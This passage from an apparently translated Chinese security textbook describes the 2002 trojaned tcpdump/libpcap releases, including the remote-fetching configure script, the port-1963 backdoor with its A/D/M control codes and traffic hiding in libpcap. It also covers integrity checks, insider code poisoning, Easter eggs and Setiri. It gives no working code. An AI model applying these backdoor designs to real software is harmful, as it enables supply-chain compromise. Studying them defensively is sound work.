- ❖ **Tcpdump.org**: 2002 年 11 月 11 日~13 日，流行的嗅探程序 tcpdump 及其信息包集合获取程序 libpcap，在主要的 tcpdump Web 站点上被替换成特洛伊木马后门。不仅仅是 tcpdump 受到全世界安全从业者、网络，以及系统管理员的广泛使用，libpcap（书面术语为 lib-pee-cap，是 library for packet capture 的简写形式）组件也是大量其他工具的一个构建模块。安装了 tcpdump、libpcap，或构建于 libpcap 顶层任何其他信息包的管理员在这个时期都面临着在一个在系统中运行的后门。

一些相当重要的名字都落入这个攻击！这个列表包含了一些非常重要的软件，这些软件每天都有数百万人使用。其实，我始终在亲自使用 Dsniff、OpenSSH 和 tcpdump，更别说 Sendmail 了。因为在 6 个月内遇到的所有这些攻击，因此我开始将这一切认真地记在心里。在大多数这样的攻击中，那些坏家伙都安装了与每种工具相关的程序，这样它就可以在配置并编辑了该程序的计算机上创建后门监听程序。在这些实例中，编译后的二进制可执行文件本身并没有改变，是安装程序修改为包含后门的程序。在每个这样的攻击中的大量类似点表明是一个作恶者干了所有这些卑鄙的事情，或者说这些事情只不过是复制的犯罪行为。

6.3.3 Tcpdump 和 Libpcap 特洛伊木马后门

为了理解捆绑了这些程序的特洛伊木马的特性，让我们看看在 2002 年 11 月那个重要的星期内 tcpdump 和 libpcap 发行产品中包含的恶意代码的功能。这个特洛伊木马类似于 Monkey.org 中用到的技术，即 Sendmail 和 OpenSSH 攻击，所以对其进行分析有助于我们更好地理解这一整类攻击。

为安装一个最新版的 tcpdump，管理员需要从 tcpdump 的 Web 站点下载最新的软件包。这个软件包含一个称为“configure”的脚本，分析用于编译该工具的系统，特别是管理员的计算机。配置脚本确定特别要求的编译器选项，库和构建 tcpdump 所需的其他程序都包

含在系统中。脚本设计一个方案编译那台特定计算机上的软件，配置脚本运行之后，管理员就可以编译该工具了。

但是和 `tcpdump` 和 `libpcap` 一起发布的配置脚本具有惊人的破坏性，整个过程如图 6-7 所示。从步骤 1 下载特洛伊木马安装软件包开始，在第 2 步管理员运行配置脚本。在配置脚本按照预期检查系统配置时，它还试图连接到一个由攻击者操作用于捕获一个其他脚本的 Web 服务器，称为“services”，如步骤 3 所示。有了像 `services` 这样的名字，它看起来根本没什么恶意，不是吗？




图 6-7 `tcpdump` 和 `libpcap` 特洛伊木马后门

步骤 3 对于攻击者来说有点危险，因为受害计算机将向攻击者的计算机发送一个 HTTP 请求。这是可以想像的，虽然不大可能。一个管理员可能在网络上注意到这个请求，而且描绘其去往某个站点的路线由攻击者控制。尽管如此，这个下载服务器脚本的 Web 请求为攻击者提供了灵活性。无需将一系列固定的后门功能加入安装软件包中，攻击者即可为后门增加新的功能并将其放到一个网站上。然后，攻击者只需坐下来等着一些新的受害者不经意间安装这个后门的最新功能。下载了服务器脚本之后，配置脚本执行它。在第 4 步，轮到服务器脚本为后门创建少量的 C 代码，用来编译和执行。

这个小的编译过的 C 程序是一个真正的简单后门，它在第 5 步开始运行。然后后门通过网络建立一个通往攻击者自己计算机的链接。在第 6 步，后门在 TCP 端口 1963 找出攻

击者的系统，取回指明后门应该做什么的一个字符，这要求每隔几分钟发送一个命令。后门响应如下 3 个可能的控制符。

❖ A 字符指明后门程序应该停止运行。

❖ D 字符告诉后门程序创建一个命令并将这个命令铲除给攻击者，它所使用的命令行解释器铲除技术与我们在第 5 章中讨论过的一样。攻击者于是可以键入任何命令到命令行解释器，并在受害计算机上执行，如第 7 步所示。如果 tcpdump 或 libpcap 由管理员安装，这些命令将以管理员权限运行；否则命令仍然可以运行，但是其权限相对有限。当然，编译并安装了 tcpdump 或 libpcap 的大多数人都在管理级许可下运行命令。

❖ M 字符告诉后门工具睡眠一个小时，然后选择另外一个控制符。

攻击者在受害计算机上完成命令的执行后，命令行解释器终止，后门继续选择 A、D，或是 M 命令。再过一会儿，攻击者可以再次发起命令行解释器铲除程序，访问系统。

在这个特洛伊木马后门中有两个非常有趣的小的曲解，首先查看控制字符 A-D-M。一个非常有名的黑客组织称自己为 ADM 工作者，大家知道他们编写一些功能强大的计算机攻击工具。这仅仅是巧合吗？这一点非常值得怀疑，因为有人会随机的选择控制字符 A、D 和 M 的几率非常小。是 ADM 实施这个攻击，还是有人试图陷害它们呢？在写这本书时，信息安全委员会也都不知道这个问题的答案。由于计算机秘密组织的特定方位的保密性，我们可能永远不会知道全部事实。

在这个 tcpdump 特洛伊木马中的第 2 个曲解是对嗅探工具本身的修改。攻击者控制着 libpcap 库的源代码，这样一来任何一个使用这个库的嗅探程序都不会显示任何发往 TCP 端口 1963 的通信。另外，如果攻击者在受害计算机上运行一个从受害程序构建的嗅探程序，它们不会看到选择 A-D-M 控制字符的请求，或是发送到和来自于命令行解释器的通信！如果你要利用嵌入的后门对一个嗅探程序实施特洛伊木马攻击，则可能也让嗅探程序本身隐藏了后门通信。这的确有助于掩护攻击者的行为。特洛伊木马 tcpdump 发行方案不仅仅打开一个后门，它还安装一个嗅探程序的特洛伊版本，用来非常有效地隐藏那个同样的后门。任何建于依靠改良的 libpcap 包的系统中的嗅探程序，例如 tcpdump、Snort、Ethereal，或其他程序，都将同样地忽略这种通信。

不幸的是，这个特洛伊软件发行站点的趋势并不以 tcpdump 的特洛伊木马版作为结束，攻击者当然把他们的眼光放在更大的破坏上。我确定他们在不断地扫描大面积的软件发行站点，例如 Microsoft 公司拥有的 Windows 更新服务器、各种 Linux 软件发行站点，以及其他流行软件库，在这些站点查找薄弱环节并加载他们的恶意软件。积极的一面，这些站点通常受到非常谨慎的保护，软件提供商，例如 Microsoft 正在逐步使用数字签名来确保其补丁的完整性；消极的一面，某些这类方案中的一个错误将导致特洛伊木马后门安装到数百万个系统中，这可不是个让人高兴的想法。

6.3.4 针对特洛伊软件发行的防御

针对这类攻击的防御可以分为 3 种情况：用户注意、管理员完整性检测，以及小心地测试新软件。首先，你和你的公司必须知道这种攻击。如果不知道你遇到的是什么，则一定会输。你的政策必须明确地指出严禁用户在公司的系统中安装未经授权的程序。用户不应该安装任何信件中带来的不希望的软件更新文件，不管这些更新文件看起来多么正规。我不管这个软件包是否包括公司的标志，它绝不应该安装。如果收到一些更新文件，则应该立即转交给安全小组。如果你需要更新用户的系统，那么应该制订一个正规化的方案，说明你将如何将软件分发给他们，这个方案应该包含在用户资料中。

此外，整理出一个防御须知，让你的计算机用户和管理员知道攻击者有时通过 Internet，甚至是 snail-mail 发行恶意软件。在一个餐厅外面设立一个挂满彩色标语和气球的售货棚，宣传你的防御须知。我把这称为安全防御须知的 froo-froo 组件，因为它并不深奥，技术型也不是很强。而且，froo-froo 非常重要，因为它引起了用户的注意。将简单的印有卡通画的小册子发给你的用户，让他们知道如何做是正确的。虽然一个可靠的安全注意程序需要花费大量的工作，但它是有趣的。事实上，如果它是非常有趣，而且充满 froo-froo，不止是同样老套的这个 blah-blah-blah 方案和那个 blah-blah-blah 方案，它将是非常有效的。普通用户会迅速关掉他们不懂或不关心的对话，但是如果其中有很漂亮的气球和卡通画，他们可能会听听。

另一个用来防御这类攻击的重要领域是检测你所下载的软件包的完整性管理程序。不论何时我通过 Internet 升级一个软件工具，我总会从至少 3 个不同的镜像下载文件。然后利用对应于每个镜像文件的加密信息检测程序的完整性，确保其完全符合。你可以创建一个 MD5 信息，它与数字签名非常相似，因为使用全部 md5sum 程序的任何文件都包含在大多数 Linux 发行方案中。在 Windows 中，你可以使用 Luke Pascoe 编写的免费 md5summer 程序，该程序可以从 www.md5summer.org 下载。由于 MD5 是单向的信息函数，因此攻击者很难找到它，并用与合法程序完全相同的信息创建特洛伊木马。的确很难，我想说的是它们要求一台超级计算机运行数千年，才能创建一个与你的合法程序具有同样信息的恶意程序。至少，如果这些单向算法和我们所期望的一样优秀，这确实是个好主意。

许多 Web 站点发行的软件都有一个包含这个站点本身最新版 MD5 信息的文件。但是，我不喜欢只是从一个地方下载程序，而且是在完全相同的站点检查这个单独的信息。想一想吧，如果攻击者可以潜入一个单独的 Web 站点并对这个软件实施特洛伊攻击，当然他们也可以在这个 Web 服务器上修改包含该信息的文件。这里的想法是攻击者想要破坏该代码的几个镜像文件似乎更加困难，所以我们可以检查各个位置上的不同版本来把握攻击者的行为。通过从多个站点下载并用其检查结合性，我们有更大的把握攻击者不会破坏全部，

我还有一个完整的程序可以运行。不幸的是，如果各个镜像文件是从一个中心服务器自动更新的，而这个坏家伙破坏了主要服务器上的代码，我仍然会失败。我会通过比较多个镜像文件的信息加强防御，但是那些坏家伙们仍然可以越过更高的关卡。

有些软件下载网站不用信息，而是包含这个软件的数字签名。使用一个公共密钥加密软件包，例如 Pretty Good Privacy (PGP)。如果你下载了一个具有这样签名的软件，则应该用适当的软件检验这些签名，例如称为“Gnu Privacy Guard”的 PGP 开放式资源复本，可以从 www.gnupg.org 免费下载。当然，攻击者可以修改这个数字签名，甚至替换用于识别这个软件的密钥。但是这样的攻击非常困难，也不大可能。

最后，你应该始终在新的软件成为产品之前对其进行测试。这个测试的过程不仅使你有机会预先检测到恶意软件，还可以为你提供宝贵的时间，以便其他人在你盲目地将代码放入产品之前发现问题。我曾经在一个银行工作，他们幸免于难只是因为他们在将一个新版的 Sendmail 放入产品中之前，用至少一个月时间检查。我很想告诉你，他们在评估网络中检查程序时发觉了 Sendmail 后门，但没有找到它。尽管如此，在他们分析新的版本确保其符合全部功能需求时，其他人在 2002 年 10 月发现并公开了这个后门。当银行听到这一版本的 Sendmail 中发现了后门，他们将其从测试系统中删除，不再将其放入产品中。他们的分析过程中内建的防御措施的确有助于这个机构避免人的灾难，迅速地使用关键的安全补丁是至关重要的。对于简单的升级或增加新的特性，花几个星期进行检查真的可以有助于提高其安全性。

6.4 给代码“下毒”

大多数软件都会消耗资源。

——Jim McCarthy，一家软件质量培训公司的创始人。摘自《技术回顾》杂志 2002 年 7 月~8 月刊

到目前为止，我们已经看到了坏家伙用来将特洛伊木马塞入我们系统中的多种技术。然而，也许最令人担心的特洛伊木马携带者，是那些甚至在发布之前就已经被插入恶意代码的软件产品。攻击者能够在软件厂商的开发和测试软件的过程中植入特洛伊木马。只要攻击者作为一个员工，被一家较大的软件开发公司雇用。或者作为一个开放式资源软件工程的志愿者，为该项目提供代码。攻击目标可能是任何目标，一个主要的操作系统，一个广泛使用的企业资源规划工具，以及银行用来管理其资金调度的一个秘密程序——这些都是很有价值的攻击目标。作为一名开发人员，或者测试人员，攻击者都能在数以百兆的合法代码中插入一个不到 100 KB 相对较小的后门。那真是九牛一毛！任何购买该产品的用户，都将毫不知情地购买了一个特洛伊木马，并将它装到了自己的系统中。整个软件产品本身

就成了特洛伊木马，即实现一些有用的功能（这也正是你购买或下载它的原因），但也在系统中隐藏了后门。

Ken Thompson，著名的 UNIX 系统创造者之一和 C 语言大师在 1984 年那篇名为“Reflections on Trusting Trust”的论文中，讨论了控制源代码的重要性和在源代码中植入后门的可能性。在那篇经典的论文中，Thompson 描述了通过修改一个编译器的源代码，使该编译器对它编译过的所有代码创建一个后门的方法。有这种居心的攻击者特别阴险，因为即使对于一个全新的编辑器，如果它被含有特洛伊木马的老编译器编译[5]，也将含有后门。这种攻击方法是一种长期的忧虑，如今已经成为一个更大的潜在问题。

比起我们讨论过的“为软件发行站点植入特洛伊木马”，这个担忧更加令人不安。当攻击者为软件发行站点植入特洛伊木马时，该软件的开发人员至少还有这个软件的一份干净的版本。他们可以用它和已感染的软件进行对比，发现攻击者的诡计。发现问题后恢复就相对容易些，因为未经感染的那份软件还可以放到这个站点上发行。另一方面，如果攻击者在软件开发过程中嵌入了一个特洛伊木马，软件厂商甚至连一份未经感染的软件都没有。如果攻击者特别聪明的话，他们会在正常的代码中遍布不显眼的小后门，这使得根除后门的工作十分困难。软件开发人员不得不扫描大量的代码，以确保整个产品的完整性。软件产品越大，检测和根除工作就越困难。让我们分析一下为什么会这样。

6.4.1 代码的复杂性使得攻击更容易

大多数现代的软件工具规模都很大，检测代码中的 bug 就已经非常困难，而且代价昂贵，更不用说检测其中的后门了。为了在软件产品中植入特洛伊木马，不怀好意的雇员甚至不必在产品中实际编写一个完整的后门。恶意的开发人员可以有目的地编写一些代码，使其中含有可利用的缺陷。例如缓冲区溢出，这可以使得攻击者控制计算机，这样有目的的缺陷如同一个后门那么有效。如果这个缺陷侥幸逃过软件测试小组的检测，那么这个开发人员可能就是最先知道该漏洞的惟一一个人。利用这个缺陷，该开发人员就能够控制任何使用其代码的系统。

这种故意设下的缺陷，甚至是一个完整的特洛伊木马是如何侥幸地逃过软件开发的质量检测过程呢？为了有一个感性的认识，让我们回想一下随着时间的流逝，信息技术产业质量跟踪的发展历程。几十年来，软件质量问题一直困扰着我们。伴随着高密度芯片、光纤技术和更好的硬盘驱动的引入，硬件的可靠性问题得到了持续的改善。而另一方面，软件仍旧有着难以克服的缺陷。Watts Humphrey，这位来自卡内基大学的软件测试大师和研究者，已经对软件开发人员在编写代码时通常犯的错误数量进行了调查统计[6]。各种研究分析表明，在平均情况下，一个典型的开发人员写下的 1000 行代码中，无意引入的缺陷在 100 个~150 个之间。这些缺陷完全是无意产生的，但也可能混入一个有意的缺陷。

尽管许多这样的错误是简单的句法问题，能容易被编辑器发现，但还是有相当数目的缺陷经常会导致某些安全漏洞。事实上，从本质上说，安全攻击只是攻击者真正有控制地利用一个 bug 实现自己的特定目的。如果攻击者能够以某种方式使系统不能正常运行，并从中获得好处（通过使系统瘫痪，允许访问或显示机密信息），那么这个攻击者就取得了胜利。非常保守地估计，如果 10 个软件缺陷中有一个是安全隐患，那就意味着每 1000 行代码中有 10 个~15 个安全漏洞。这些数字看起来并不那么触目惊心。

一个复杂的操作系统，如 Microsoft 的 Windows XP，具有 45 000 000 行代码。随着新的特性和补丁的发布，这个庞大的数字还在一直增长[7]，其他操作系统和应用软件也同样具有数量庞大的代码。仿照上面的计算方法，我们可以算出，仅仅 Windows XP 中就可能有 45 万个安全漏洞。即使我们的计算方法估计过高，那么除以因子 100，这仍然意味着 4 500 个安全漏洞。事实上，在 Windows XP 发布的当日——2001 年 10 月，Microsoft 就发布了一个庞大的 18 MB 的补丁。

没错，我喜欢 Windows XP。它要比 Windows 以前的版本更加可靠，更加易于使用。从这个角度看，XP 确实向着正确的方向前进了一步。然而，这仅仅是大型软件工程所固有的安全问题的一个例子。它也不仅仅是 Microsoft 一家公司的问题。整个软件工业正在引入更大，更复杂，特性过于丰富（有时是特性冗余）的程序，其中有着大量的安全漏洞。纵观软件工业，我们会发现这里有着攻击者“种植”狡猾的特洛伊木马所需的肥沃土壤。

6.4.2 测试？什么测试

尽管存在着这些安全漏洞，一些人仍然认为，在受到感染的软件产品发布之前，由开发人员实施的软件测试过程将挽救我们，并找出特洛伊木马。我曾经也用这样的观点安慰自己，这可以让我晚上睡得更好些。但是，这里有另外一样东西——复活节彩蛋。记住它，它会破坏你的美梦。按照 The Easter Egg Archive™的记载，复活节彩蛋的定义是：

任何由创造者隐藏在其作品中的有意思的小东西，它们可能在计算机软件中，电影中，音乐中，绘画中，书籍中，甚至可能在你的手表中。有数以千计的复活节彩蛋，如果你知道在哪里看到它们的话，它们还是相当有趣的。

复活节彩蛋具有那些不曾预料到的特性，它隐藏在你的软件（或其他产品）中，在非常特殊的情况下突然运行。例如，如果你在运行程序的同时按下 E、F 和 S 键，你就会看到程序开发人员的一幅图片。The Easter Egg Archive 记录了很多这些小代码，网址是 www.eeggs.com。到写这本书时为止，这里已经有了超过 2 775 个软件复活节彩蛋记录在案。

在软件中，复活节彩蛋和特洛伊木马又有什么关系？事实上关系很大。如果你回想一下本章前面部分对特洛伊木马的定义，你就会发现复活节彩蛋实际上是特洛伊木马的一种

形式,虽然(典型情况下)它是良性的。但是,如果软件开发人员能够偷偷地使一个良性的复活节彩蛋通过软件测试和质量保证小组的检查,那么在我看来毫无疑问同样能使特洛伊木马或隐藏的缓冲区溢出通过检查。事实上,攻击者甚至能够将后门植入嵌在主程序中的复活节彩蛋里。如果测试和质量保证小组没有注意到这个复活节彩蛋,或者已经发现它,但仍然让它通过检查,他们可能没有检查这样的隐藏功能。对于我来说,复活节彩蛋的存在十分清楚地表明,任何一个不怀好意的开发人员或测试人员都能将令人讨厌的隐藏功能放入产品代码中,并且直到产品发布,这个功能也不会被发现。

为了对复活节彩蛋有一个感性的认识,让我们看一看嵌入在一个流行软件产品——Microsoft 的 Excel 电子表格程序中的复活节彩蛋,Excel 因其复活节彩蛋而闻名。Excel 97 是该程序的一个早期版本,其中包含一个航空模拟游戏。Excel 2000 是一个更新的版本,包含一个叫做“Dev Hunter”的赛车游戏,如图 6-8 所示。



图 6-8 隐藏在 Microsoft Excel 2000 电子表格应用软件中的游戏

为了使这个复活节彩蛋游戏运行,你的计算机必须安装有 Excel 2000 (Service Release 1 的前身)、IE 浏览器和 DirectX。为了激活这个复活节彩蛋,玩这个游戏,你必须按照下列步骤去做。

- ✎ 运行 Excel 2000。
- ✎ 在“File”下拉菜单中选择“Save”选项为 Web 页面。
- ✎ 在“Save”界面中选择“Publish”,然后单击“Add Interactivity”组件。
- ✎ 单击“Publish”按钮,将结果 HTM 页面保存到硬盘上。
- ✎ 打开你刚才用 IE 浏览器创建的 HTM 页面,一个空白的电子表格将会出现在浏览器窗口的中央。
- ✎ 到了奇妙的部分了,向下移动滚动条到 2 000 行,并超过 WC 列。
- ✎ 现在,单击 2 000 行左边的数字“2000”,选择整个行。
- ✎ 按下 Tab 键,让 WC 成为当前活动列。这一列将变成白色,而这一行的其他列变暗。

- ✎ 按下 Shift+Ctrl+Alt 键，同时单击电子表格左上角的 Microsoft Office 图标。
- ✎ 过一两秒后，游戏将会运行。
- ✎ 使用方向键是驾驶，空格键打火，O 键放开油门干扰其他车辆。天变黑时，可以用 H 键打开你的前灯。

如果你的系统中没有这个游戏，可能是因为你在自己的系统中安装了 Service Release 1 或者之后的一个 Microsoft Excel 版本，其中并不包含复活节彩蛋。你可以找 Microsoft Excel 的一个早期版本，或者干脆相信我的话。

现在提醒你，这个“特性”属于一个电子制表软件，它是一个办公软件。在你看来，它可能是离奇和有趣的。但是，这样的代码又是如何通过软件质量检查（应该包括代码复查）和测试小组的测试呢？也许质量监控和测试人员没有注意到它。或者，也许正是负责软件质量监控和测试的人员与开发人员一起看着将这个游戏放入发布的产品中。不管哪种情况，我都有理由认为特洛伊木马会以类似的方式被插入到其他软件产品中。

再一次声明，我这里所指的不仅是 Microsoft 一家公司。事实上，对于这些问题，Microsoft 在过去的几年里做得越来越好了。新的服务包和修补工具频繁且迅速地出现，阻止了包含在其软件早期版本中的复活节彩蛋。尽管经常受到嘲讽，Microsoft 开创的可信赖计算（Trusted Computing）开始结出了一些果实，在市场上 Microsoft 程序中的复活节彩蛋和安全隐患越来越少。然而，我说这番话时是相当犹豫的，因为某一天可能会发现另外一个巨大的彩蛋。再强调一下，这不仅仅是 Microsoft 一家企业的事情，其他许多的软件开发公司的产品中也包含复活节彩蛋，例如苹果电脑，诺顿，Adobe，Quark，开放式资源的 Mozilla 浏览器，以及 Opera 浏览器。这个列表在不断增长，在网站 www.eeggs.com 上列出来公布于世。

6.4.3 软件开发的全球化趋势

对于恶意软件开发人员和特洛伊木马来说，最后一个需要注意的是代码开发的全球化。软件制造厂商越来越依赖遍布全球且高度分散的团队来开发代码，为什么不这样呢？从经济学的角度来看，许多国家的人们有着顶级的软件开发技能和更低的劳动报酬。尽管考虑经济因素是有意义的，但是在这种软件开发模式下，特洛伊木马安全问题的隐患越来越大。

假设你购买或下载了 X 厂商开发的一个软件，而那个厂商又与厂商 Y，Z 签订合约，让他们开发代码中的某些部分。厂商 Z 再将任务分解为不同的子模块，与世界上 3 个不同国家的开发人员签订转包合同。当这个软件产品安装到你的硬盘上时，遍布全球已有数千个人已经参与到这个软件的开发过程中，其中有些人可能在这个软件中植入了令人讨厌的后门。更糟糕的是，同样的分解开发机制还应用于你的银行后端财务系统和保存有你的医疗记录的数据库程序。不同国家的信息安全法和产品责任条例差异很大，许多国家甚至连健全的规章制度都没有。

以上顾虑与不同国家的开发人员的道德无关，而与能够应用在合同限制和法律支持结构上的质量保证控制级别有关。出于同样的经济因素考虑，软件公司会将软件开发活动转移到开发成本较低的国家，雇佣较低工资的开发人员，这也使安全问题更加恶化。攻击者可能用很少的钱贿赂一个一周或一个月只有 100 美元工资的开发人员，让他在代码中植入后门。“这是 10 年的工资……请为我修改两行代码”可能就是攻击者采用的所有手段。在这里，我们并不是仇视外国人。在当今的信息技术产业中，全球化的软件开发是有着重要意义的事情。然而，我们也必须意识到，这种全球化的开发活动确实增加了诸如特洛伊木马或有意利用软件漏洞这样的安全风险。

6.4.4 预防给代码“下毒”

你的软件开发团体中的某个成员可能会在软件产品中植入特洛伊木马，对于这种情况，你该如何防范呢？这是个相当棘手的问题，因为对于系统中的绝大多数软件，你几乎无法控制其开发过程。尽管如此，作为一个团体，我们还是能做一些事情来改善这种情况。

首先，你能鼓励你的商业厂商，对他们的产品进行健全的完整性控制并完善其测试机制。如果他们拒绝，就“痛打”^①他们，并威胁他们说你会使用其他产品。当市场开始需要更多的安全代码时，我们就开始渐渐地向着安全的方向前进。除此之外，如果你大量使用开放式资源软件，花些时间和精力支持那个团体，并理解软件的缺陷。如果你拥有技术，就帮忙复查一下开放式资源代码，确保该软件是安全的。

接下来，在你购买或下载了新的软件后，首先要对它进行测试，确保其中不含明显的特洛伊木马功能。使用我们在第 11 章中讲述的软件测试技术，检查网络中的异常开放端口、异常的通信，以及你的计算机上的可疑文件。通过内部彻底的软件测试和评估过程，你可能在其他人注意到某些特洛伊木马之前就在你的产品中发现了它们，联系厂商来帮助解决这个问题。

如果你的公司开发了一些代码，则确保你的软件测试团队对其中的复活节彩蛋、特洛伊木马和故意的缺陷等问题保持警惕。可悲的是，在软件开发机构中，测试人员经常是处于最底层的。他们很少受到尊敬和重视，待遇也很低。然而他们对于产品的安全性而言，则是最最重要的。训练这些人员，让他们能快速地发现看起来不太对劲的代码，并向适当的管理人员汇报。当你的测试人员在软件发布前发现了主要的安全问题，要对他们进行奖励。但是要小心，你当然不希望测试人员和开发人员一起拿系统开玩笑，植入 bug，以此赚得更多的钱。这如同是举办了一场抽奖活动，人们都可以自己印制中奖的彩票。仔细监视每一个你奖励的发现 bug 的程序，以免受到欺骗。

① 我在这里说的“痛打”并不是字面上的意思，我的意思是给他们施加压力，向他们提出挑战，对他们发号施令，让软件开发商了解安全的代码对于你的工作是多么重要。

此外，还要确保你的测试者和开发人员能够报告错误，不必顾虑经理的指责，赶着在软件严格的交付期前完成任务。你甚至不得不为你的开发人员提供一个匿名的渠道来报告这些问题，这取决于你的公司的规模及其文化。对你的软件测试人员给予必要的额外重视，这能帮助你防止类似特洛伊木马问题的出现，并提高产品的整体质量。

为了向你的软件开发团队注入这种思想，你可以考虑改组你的测试团队的组织结构，使之具有完整且随时可用的质量监控职能。质量监控团体应该在质量方面为软件安全负起责任，在整个软件开发周期中注入质量监控过程，包括设计、代码检查和测试。你同样应该对源代码给予小心的控制，要求开发人员在任何模块开发时都要经过授权，所有变动应该由其他开发人员追踪并记录。只有依靠彻底的质量监督过程和源代码控制，我们才能够改善源代码不可信的现状。

6.5 “指定”一个浏览器：Setiri

你知道，攻击者不必对源代码“下毒”，就可以实现特洛伊木马。另外，他们还可以“指定”一个已经安装在系统中的软件，如同我们在命名欺骗那一节所看到的那样。模拟 Internet 浏览器是一个非常有用的特洛伊木马技术，但这项技术不仅仅是命名游戏。2002 年 2 月，两位非常聪明的开发人员发明了一个后来命名为 Setiri 的工具，将这种在浏览器中放置特洛伊木马的技术发挥到了极致。在受害计算机上安装了 Setiri 后，坏家伙能够对系统进行远程控制，在受害计算机上执行任何命令。从这个方面看，Setiri 如同我们在第 5 章中讨论过的许多病毒一样，是一个非常标准的后门。然而，该工具比起那些为攻击者隐藏通信渠道的大多数后门和特洛伊木马要先进得多。这些极端的隐藏技术使得检测和阻塞后门非常具有挑战性，找出攻击者的实际位置也变得相当困难。

Setiri 通过“指定”包含在大多数 Windows 计算机上 IE 的浏览器发挥作用，它代表了一类极度隐蔽的特洛伊木马。令人欣慰的是，Setiri 还没有公开发布。然而，它的作者——Roelof Temmingh 和 Haroon Meer 已经在许多关于信息安全和黑客的研讨会上展示了自己的代码。其他人已经独立地实现了类似的思想，例如 Dave Roth 开发的 IEEvents.pl 工具（在 www.roth.net/perl/scripts/scripts.asp?IEEvents.pl 上可以找到）。事实上，每一个在 Setiri 中实现的巧妙技术都正在向现实世界使用的攻击工具中渗透。

6.5.1 Setiri 组件

那么，这样巧妙的技术究竟是什么呢？首先，Setiri 的代码由两部分组成，即图 6-9 所示的连接代理代码和 Setiri 后门代码。连接代理安装在攻击者选择的一台 Web 服务器上，该服务器可以位于 Internet 上的任何地方。这样的系统可以是攻击者自己的 Web 服务器，

但从攻击者的角度看,最好是一台被攻击者攻陷的其他人的 Web 服务器。连接代理代码只是一些安装在 Web 服务器上的简单的公共网关接口(Common Gateway Interface, CGI)脚本。这些脚本并不会削弱 Web 服务器的常规功能,而且可以加入到任何 Web 服务器中,该服务器可能已经被攻击者侵入或者被赋予编写这些脚本所必需的权限。我们应该看到,连接代理将用于临时获取攻击者的命令并做出响应,还有可以隐藏攻击者的来源。攻击者使用连接代理清除他们在 Internet 上的实际位置,事实上是使自己很难被查找到。



图 6-9 Setiri 特洛伊木马浏览器的结构,这个工具描述了一种新的特洛伊木马诡计

Setiri 的第 2 个组件是后门本身,它安装在受害者的计算机上。第 1 步,攻击者可以欺骗用户运行一个构建有包装工具的可执行文件,从而将这个代码安装到受害计算机上。另外,攻击者也可以在受害计算机本身上安装 Setiri 后门,提供对于那台计算机的物理通路或者借助于在受害计算机上执行命令的某种攻击,例如缓冲区溢出使用。

6.5.2 Setiri 通信

